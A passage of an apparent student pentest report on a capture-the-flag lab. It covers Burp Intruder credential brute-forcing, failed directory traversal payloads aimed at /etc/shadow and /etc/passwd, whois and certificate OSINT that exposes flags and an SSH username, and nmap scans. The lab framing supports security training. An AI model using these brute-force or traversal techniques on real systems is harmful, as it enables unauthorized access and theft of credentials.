The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. Under the 'Payloads' sub-tab, 'Payload Set 2' is configured. The 'Payload set' dropdown is set to '2', and the 'Payload count' is 11. The 'Payload type' is set to 'Simple list', and the 'Request count' is 132. Below this, the 'Payload Options [Simple list]' section is visible, showing a list of strings: password, p4ssw0rd\*, cybersecurity, Password!, Changeme!, password1, 1234, and 123456. The 'Add' button is highlighted.

Step 12: Start attack:



2. Intruder attack of 192.168.14.35 - Temporary attack - Not saved to project file

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request ^	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	8706	
1	login	password	200	<input type="checkbox"/>	<input type="checkbox"/>	8706	
2		password	200	<input type="checkbox"/>	<input type="checkbox"/>	8706	
3	user	password	200	<input type="checkbox"/>	<input type="checkbox"/>	8706	
4	user1	password	200	<input type="checkbox"/>	<input type="checkbox"/>	8706	
5	admin	password	200	<input type="checkbox"/>	<input type="checkbox"/>	8706	
6	administrator	password	200	<input type="checkbox"/>	<input type="checkbox"/>	8706	
7	Admin	password	200	<input type="checkbox"/>	<input type="checkbox"/>	8706	
8	Administrator	password	200	<input type="checkbox"/>	<input type="checkbox"/>	8706	
9	trivera	password	200	<input type="checkbox"/>	<input type="checkbox"/>	8706	
10	user 0	password	200	<input type="checkbox"/>	<input type="checkbox"/>	8706	
11	sysadmin	password	200	<input type="checkbox"/>	<input type="checkbox"/>	8706	
12	ADMBob	password	200	<input type="checkbox"/>	<input type="checkbox"/>	8706	
13	login	p4ssw0rd*	200	<input type="checkbox"/>	<input type="checkbox"/>	8706	

Step 13: Sort responses by length and see if there is a longer/shorter response in the list:

2. Intruder attack of 192.168.14.35 - Temporary attack - Not saved to project file

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length ^
0			200	<input type="checkbox"/>	<input type="checkbox"/>	8706
1	login	password	200	<input type="checkbox"/>	<input type="checkbox"/>	8706
2		password	200	<input type="checkbox"/>	<input type="checkbox"/>	8706
3	user	password	200	<input type="checkbox"/>	<input type="checkbox"/>	8706
4	user1	password	200	<input type="checkbox"/>	<input type="checkbox"/>	8706
5	admin	password	200	<input type="checkbox"/>	<input type="checkbox"/>	8706
6	administrator	password	200	<input type="checkbox"/>	<input type="checkbox"/>	8706
7	Admin	password	200	<input type="checkbox"/>	<input type="checkbox"/>	8706
8	Administrator	password	200	<input type="checkbox"/>	<input type="checkbox"/>	8706
9	trivera	password	200	<input type="checkbox"/>	<input type="checkbox"/>	8706
10	user 0	password	200	<input type="checkbox"/>	<input type="checkbox"/>	8706
11	sysadmin	password	200	<input type="checkbox"/>	<input type="checkbox"/>	8706
12	ADMBob	password	200	<input type="checkbox"/>	<input type="checkbox"/>	8706
13	login	p4ssw0rd*	200	<input type="checkbox"/>	<input type="checkbox"/>	8706

You see in one of the attempts that the credentials I knew worked gave a different length response and the “Pretty” version with “Successful login!” so burp is working, just not my creativity in coming up with usernames and passwords:

The screenshot shows the Burp Suite interface. On the left, there's a sidebar with various tools like 'Load Options', 'Payload type', 'Paste', 'Load ...', 'Remove', 'Clear', 'Duplicate', 'Add', 'from list ...', 'Bad Process', 'an define rule', 'dd', 'dit', 'move', 'Jp', 'own'. The main window displays a list of HTTP requests. Request 32 is highlighted in orange. Below the list, the 'Response' tab is selected, showing the raw response data.

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
26	1	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	8706	
27	login	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	8706	
28	admin	kuato	200	<input type="checkbox"/>	<input type="checkbox"/>	8706	
29	administrator	kuato	200	<input type="checkbox"/>	<input type="checkbox"/>	8706	
30	Admin	kuato	200	<input type="checkbox"/>	<input type="checkbox"/>	8706	
31	Administrator	kuato	200	<input type="checkbox"/>	<input type="checkbox"/>	8706	
32	dougquaid	kuato	200	<input type="checkbox"/>	<input type="checkbox"/>	8829	
33	user	kuato	200	<input type="checkbox"/>	<input type="checkbox"/>	8706	
34	user1	kuato	200	<input type="checkbox"/>	<input type="checkbox"/>	8706	
35	1	kuato	200	<input type="checkbox"/>	<input type="checkbox"/>	8706	
36	login	kuato	200	<input type="checkbox"/>	<input type="checkbox"/>	8706	
37	admin	password	200	<input type="checkbox"/>	<input type="checkbox"/>	8706	
38	administrator	password	200	<input type="checkbox"/>	<input type="checkbox"/>	8706	
39	Admin	password	200	<input type="checkbox"/>	<input type="checkbox"/>	8706	

The response for request 32 is shown in the 'Response' tab, displaying HTML code:

```

153
154
155
156
157
</form>
</br >
<font color="green">
  Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools<p>
  <a href=networking.php>
    <b>
      <u>
        HERE
      </b>
    </u>
  </a>

```

## PHP Injection Vulnerability



### Day 1: Flag 13 Failure


## Session Management Vulnerability

### Day 1: Flag 14 Failure

Vulnerability	Findings
Title	Session management vulnerability on UNKNOWN page
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	
Description	
Images	See below
Affected Hosts	192.168.14.35/?????.php
Remediation	

**Technique:** I was able to intercept both a GET and a POST and send them to Repeater, but the cookies were few and uninteresting. I bought a hint for this and realized from the hint that this was only going to work on a new page that success at Day 1: Flag 12 would open, so hopefully I could have done this successfully if I'd been on the correct page. I would like to try it again elsewhere and see if I could get a better understanding of what kinds of cookies I'd be seeing.





## Directory Traversal Vulnerability

### Day 1: Flag 15 Failure

Vulnerability	Findings
<b>Title</b>	Directory traversal vulnerability WHERE??
<b>Type (Web app / Linux OS / Windows OS)</b>	Web app
<b>Risk Rating</b>	
<b>Description</b>	
<b>Images</b>	See below
<b>Affected Hosts</b>	192.168.14.35/?????.php
<b>Remediation</b>	

**Technique:** I tried opening an ../../../../etc/shadow file by appending to the end of 192.168.14.35/../../etc/shadow with different numbers of ../../s, but I was not successful. I tried to append ?filename=../../etc/passwd to the end of each page, the robots.txt page, and each of the images on the VR Planning page (each popped out with a gid= and pid=.... I didn't know what else to

try here. I clicked on every decorative element to see if any pointed to a file, and I wonder if there was a file called on one of the pages I didn't access in other exploits. I'd like to see more examples of this working. Web resources were scarce for this exploit.


## 9. OSINT Sensitive Data Exposure

### Day 2: Flag 1

Vulnerability 9	Findings
Title	OSINT oversharing
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	This publicly available data includes sensitive data: not only two flags, but also an important username that we will be able to exploit later.
Images	See below
Affected Hosts	totalrekall.xyz
Remediation	Perform periodic OSINT audits on your own organization to ensure that sensitive data is not being shared.

**Technique:** HKTSTC visited osintframework.com and selected Domain Name → Whois Records → Domain Dossier:





On that screen, we entered totalrekall.xyz into the domain form:

The screenshot shows the Domain Dossier tool interface. The search input field contains "totalrekall.xyz". Below the input field, there are checkboxes for "domain whois record", "DNS records", "tracert", "network whois record", and "service scan". A "go" button is visible. The user information section shows "user: anonymous [40.76.144.168]" and "balance: 46 units". The search results section displays the canonical name "totalrekall.xyz", aliases, and addresses "34.102.136.180". The interface also includes a "Do you see Whois records that are missing contact information?" message and a "Read about reduced Whois data due to the GDPR." link.

Then we selected the domain whois record option:

The screenshot shows a web browser window with the URL <https://centralops.net/co/DomainDossier.aspx>. The page is titled "Domain Dossier" and includes a search bar with "totalrekall.xyz" entered. Below the search bar, there are checkboxes for "domain whois record" (checked), "DNS records", "tracert", "network whois record", and "service scan". A "go" button is visible. The page also displays a user profile for "anonymous [40.76.144.168]" with a balance of 45 units. The "Address lookup" section shows the canonical name "totalrekall.xyz" and the address "34.102.136.180". The "Domain Whois record" section shows the queried domain "totalrekall.xyz" and its details, including the registrar "Go Daddy, LLC" and the domain status "clientRenewProhibited".

Domain Dossier Investigate domains and IP addresses

domain or IP address

☒ domain whois record ☐ DNS records ☐ tracert

☐ network whois record ☐ service scan

user: anonymous [40.76.144.168]  
balance: 45 units  
[log in](#) | [account info](#)

Do you see Whois records that are missing contact information?  
[Read about reduced Whois data due to the GDPR.](#)

Address lookup

canonical name [totalrekall.xyz](#)

aliases

addresses [34.102.136.180](#)

Domain Whois record

Queried [whois.nic.xyz](#) with "totalrekall.xyz"...

Domain Name: TOTALREKALL.XYZ  
Registry Domain ID: D273189417-CNIC  
Registrar WHOIS Server: whois.godaddy.com  
Registrar URL: <https://www.godaddy.com/>  
Updated Date: 2022-03-11T15:12:32.0Z  
Creation Date: 2022-02-02T19:16:16.0Z  
Registry Expiry Date: 2023-02-02T23:59:59.0Z  
Registrar: Go Daddy, LLC  
Registrar IANA ID: 146  
Domain Status: clientRenewProhibited <https://icann.org/epp#clientRenewProhibited>  
Domain Status: clientTransferProhibited <https://icann.org/epp#clientTransferProhibited>  
Domain Status: clientUpdateProhibited <https://icann.org/epp#clientUpdateProhibited>  
Domain Status: clientDeleteProhibited <https://icann.org/epp#clientDeleteProhibited>  
Registrant Organization:  
Registrant State/Province: Georgia  
Registrant Country: US  
Registrant Email: Please query the RDNS service of the Registrar of Record identified in this output for information on how to  
Admin Email: Please query the RDNS service of the Registrar of Record identified in this output for information on how to  
Tech Email: Please query the RDNS service of the Registrar of Record identified in this output for information on how to  
Name Server: NS51.DOMAINCONTROL.COM  
Name Server: NS52.DOMAINCONTROL.COM  
DNSSEC: unsigned  
Billing Email: Please query the RDNS service of the Registrar of Record identified in this output for information on how  
Registrar Abuse Contact Email: [abuse@godaddy.com](mailto:abuse@godaddy.com)  
Registrar Abuse Contact Phone: +1.480.595.8800  
URL of the ICANN Whois Inaccuracy Complaint Form: <https://www.icann.org/wicf/>  
>>> Last update of WHOIS database: 2022-07-14T12:09:12.0Z <<<

Queried [whois.godaddy.com](#) with "totalrekall.xyz"...

We found the flag midway down that page:

>>> Last update of WHOIS database: 2022-07-14T12:09:12.0Z <<<

Queried [whois.godaddy.com](https://whois.godaddy.com) with "totalrekall.xyz"...

Domain Name: totalrekall.xyz  
Registry Domain ID: D273189417-CNIC  
Registrar WHOIS Server: whois.godaddy.com  
Registrar URL: <https://www.godaddy.com>  
Updated Date: 2022-02-02T19:16:19Z  
Creation Date: 2022-02-02T19:16:16Z  
Registrar Registration Expiration Date: 2023-02-02T23:59:59Z  
Registrar: GoDaddy.com, LLC  
Registrar IANA ID: 146  
Registrar Abuse Contact Email: [abuse@godaddy.com](mailto:abuse@godaddy.com)  
Registrar Abuse Contact Phone: +1.4806242505  
Domain Status: clientTransferProhibited <https://icann.org/epp#clientTransferProhibited>  
Domain Status: clientUpdateProhibited <https://icann.org/epp#clientUpdateProhibited>  
Domain Status: clientRenewProhibited <https://icann.org/epp#clientRenewProhibited>  
Domain Status: clientDeleteProhibited <https://icann.org/epp#clientDeleteProhibited>  
Registry Registrant ID: CR534509109  
Registrant Name: sshUser alice  
Registrant Organization:  
Registrant Street: h8s692hskasd Flag1  
Registrant City: Atlanta  
Registrant State/Province: Georgia  
Registrant Postal Code: 30309  
Registrant Country: US  
Registrant Phone: +1.7702229999  
Registrant Phone Ext:  
Registrant Fax:  
Registrant Fax Ext:  
Registrant Email: [jlow@2u.com](mailto:jlow@2u.com)  
Registry Admin ID: CR534509111  
Admin Name: sshUser alice  
Admin Organization:  
Admin Street: h8s692hskasd Flag1  
Admin City: Atlanta  
Admin State/Province: Georgia  
Admin Postal Code: 30309  
Admin Country: US  
Admin Phone: +1.7702229999  
Admin Phone Ext:  
Admin Fax:  
Admin Fax Ext:  
Admin Email: [jlow@2u.com](mailto:jlow@2u.com)  
Registry Tech ID: CR534509110  
Tech Name: sshUser alice  
Tech Organization:  
Tech Street: h8s692hskasd Flag1  
Tech City: Atlanta  
Tech State/Province: Georgia  
Tech Postal Code: 30309  
Tech Country: US  
Tech Phone: +1.7702229999  
Tech Phone Ext:  
Tech Fax:  
Tech Fax Ext:  
Tech Email: [jlow@2u.com](mailto:jlow@2u.com)  
Name Server: NS51.DOMAINCONTROL.COM  
Name Server: NS52.DOMAINCONTROL.COM

Note that the Registrant here is sshUser alice; we will use this to exploit one of the machines for Day 2: Flag 12 below.

## Day 2: Flag 2

**Technique:** On the same page, we find the IP address of the totalrekall.xyz web server (which is flag 2):



## Address lookup

canonical name [totalrekall.xyz](https://totalrekall.xyz).

aliases

addresses [34.102.136.180](https://totalrekall.xyz)


Domain Whois record

## 10. Website Security Certificate Vulnerability

Day 2: Flag 3

Vulnerability 10	Findings
<b>Title</b>	Security certificate vulnerability on website
<b>Type (Web app / Linux OS / Windows OS)</b>	Web app
<b>Risk Rating</b>	Low
<b>Description</b>	Website security certificates must be from a trusted source and kept up to date.
<b>Images</b>	See below
<b>Affected Hosts</b>	<a href="https://totalrekall.xyz">totalrekall.xyz</a>
<b>Remediation</b>	Keep certificate renewal on the organizational security planning calendar.

**Technique:** HKTSTC visited crt.sh and searched for totalrekall.xyz and found the following flag/vulnerability:

[crt.sh](https://crt.sh) Identity Search  [Group by Issuer](#)

Criteria Type: Identity Match: ILIKE Search: 'totalrekall.xyz'

Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
	<a href="https://crt.sh/6095738637">6095738637</a>	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	<a href="https://crt.sh/6095738637">flag3-s7euwehd.totalrekall.xyz</a>	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	<a href="https://crt.sh/6095738716">6095738716</a>	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	<a href="https://crt.sh/6095738716">flag3-s7euwehd.totalrekall.xyz</a>	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	<a href="https://crt.sh/6095204253">6095204253</a>	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	<a href="https://crt.sh/6095204253">totalrekall.xyz</a>	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
					www.totalrekall.xyz	<a href="https://crt.sh/6095204153">www.totalrekall.xyz</a>	
	<a href="https://crt.sh/6095204153">6095204153</a>	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	<a href="https://crt.sh/6095204153">totalrekall.xyz</a>	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
					totalrekall.xyz	<a href="https://crt.sh/6095204153">totalrekall.xyz</a>	
					www.totalrekall.xyz	<a href="https://crt.sh/6095204153">www.totalrekall.xyz</a>	

© Sectigo Limited 2015-2022. All rights reserved.



## 11. Exposed Network Vulnerabilities

Day 2: Flag 4

Vulnerability 11	Findings
Title	Network vulnerabilities exposed
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	More publicly available data gives us an enumeration of devices on the network as well as known vulnerabilities to which those machines are exposed.
Images	See below
Affected Hosts	192.168.13.0/24
Remediation	Include vulnerability scans of your own organization in your periodic maintenance schedule and update with known patches. The vulnerability here is less the information publicly available than that the known vulnerabilities on this network have not been patched.

**Technique:** HKTSTC ran a basic nmap scan on Rekall's IP network range:  
nmap 192.168.13.0/24

```
Kali on ML-REFVM-197105 - Virtual Machine Connection
File Action Media Clipboard View Help
Linux Scavenger Hunt - ... qterminal
Linux Scavenger Hunt - ... OSINT Framework ... totalrekall.xyz - Domain ... Nessus Essentials / F...
File Actions Edit View Help
(root@kali)~# nmap 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-14 19:39 EDT
Nmap scan report for 192.168.13.10
Host is up (0.0000080s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
8009/tcp   open  ajp13
8080/tcp   open  http-proxy
MAC Address: 02:42:C0:A8:0D:0A (Unknown)

Nmap scan report for 192.168.13.11
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp     open  http
MAC Address: 02:42:C0:A8:0D:0B (Unknown)

Nmap scan report for 192.168.13.12
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
8080/tcp   open  http-proxy
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp     open  http
MAC Address: 02:42:C0:A8:0D:0D (Unknown)

Nmap scan report for 192.168.13.14
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp     open  ssh
MAC Address: 02:42:C0:A8:0D:0E (Unknown)

Nmap scan report for 192.168.13.1
Host is up (0.0000070s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE
5901/tcp   open  vnc-1
6001/tcp   open  X11:1
8080/tcp   filtered http-proxy
10000/tcp  filtered snet-sensor-mgmt
10001/tcp  filtered scp-config

Nmap done: 256 IP addresses (6 hosts up) scanned in 21.68 seconds
(root@kali)~#
```

We found 5 machines on the network: 192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, and 192.168.13.14. (Flag 4 is simply the number 5.)

## Day 2: Flag 5

**Technique:** HKTSTC did a more intense nmap scan:  
`nmap -A 192.168.13.0/24`



```

(root@kali)-[~]
# nmap -A 192.168.13.0/28
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-14 19:59 EDT
Nmap scan report for 192.168.13.10
Host is up (0.000052s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat/8.5.0
|_http-favicon: Apache Tomcat
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.05 ms  192.168.13.10
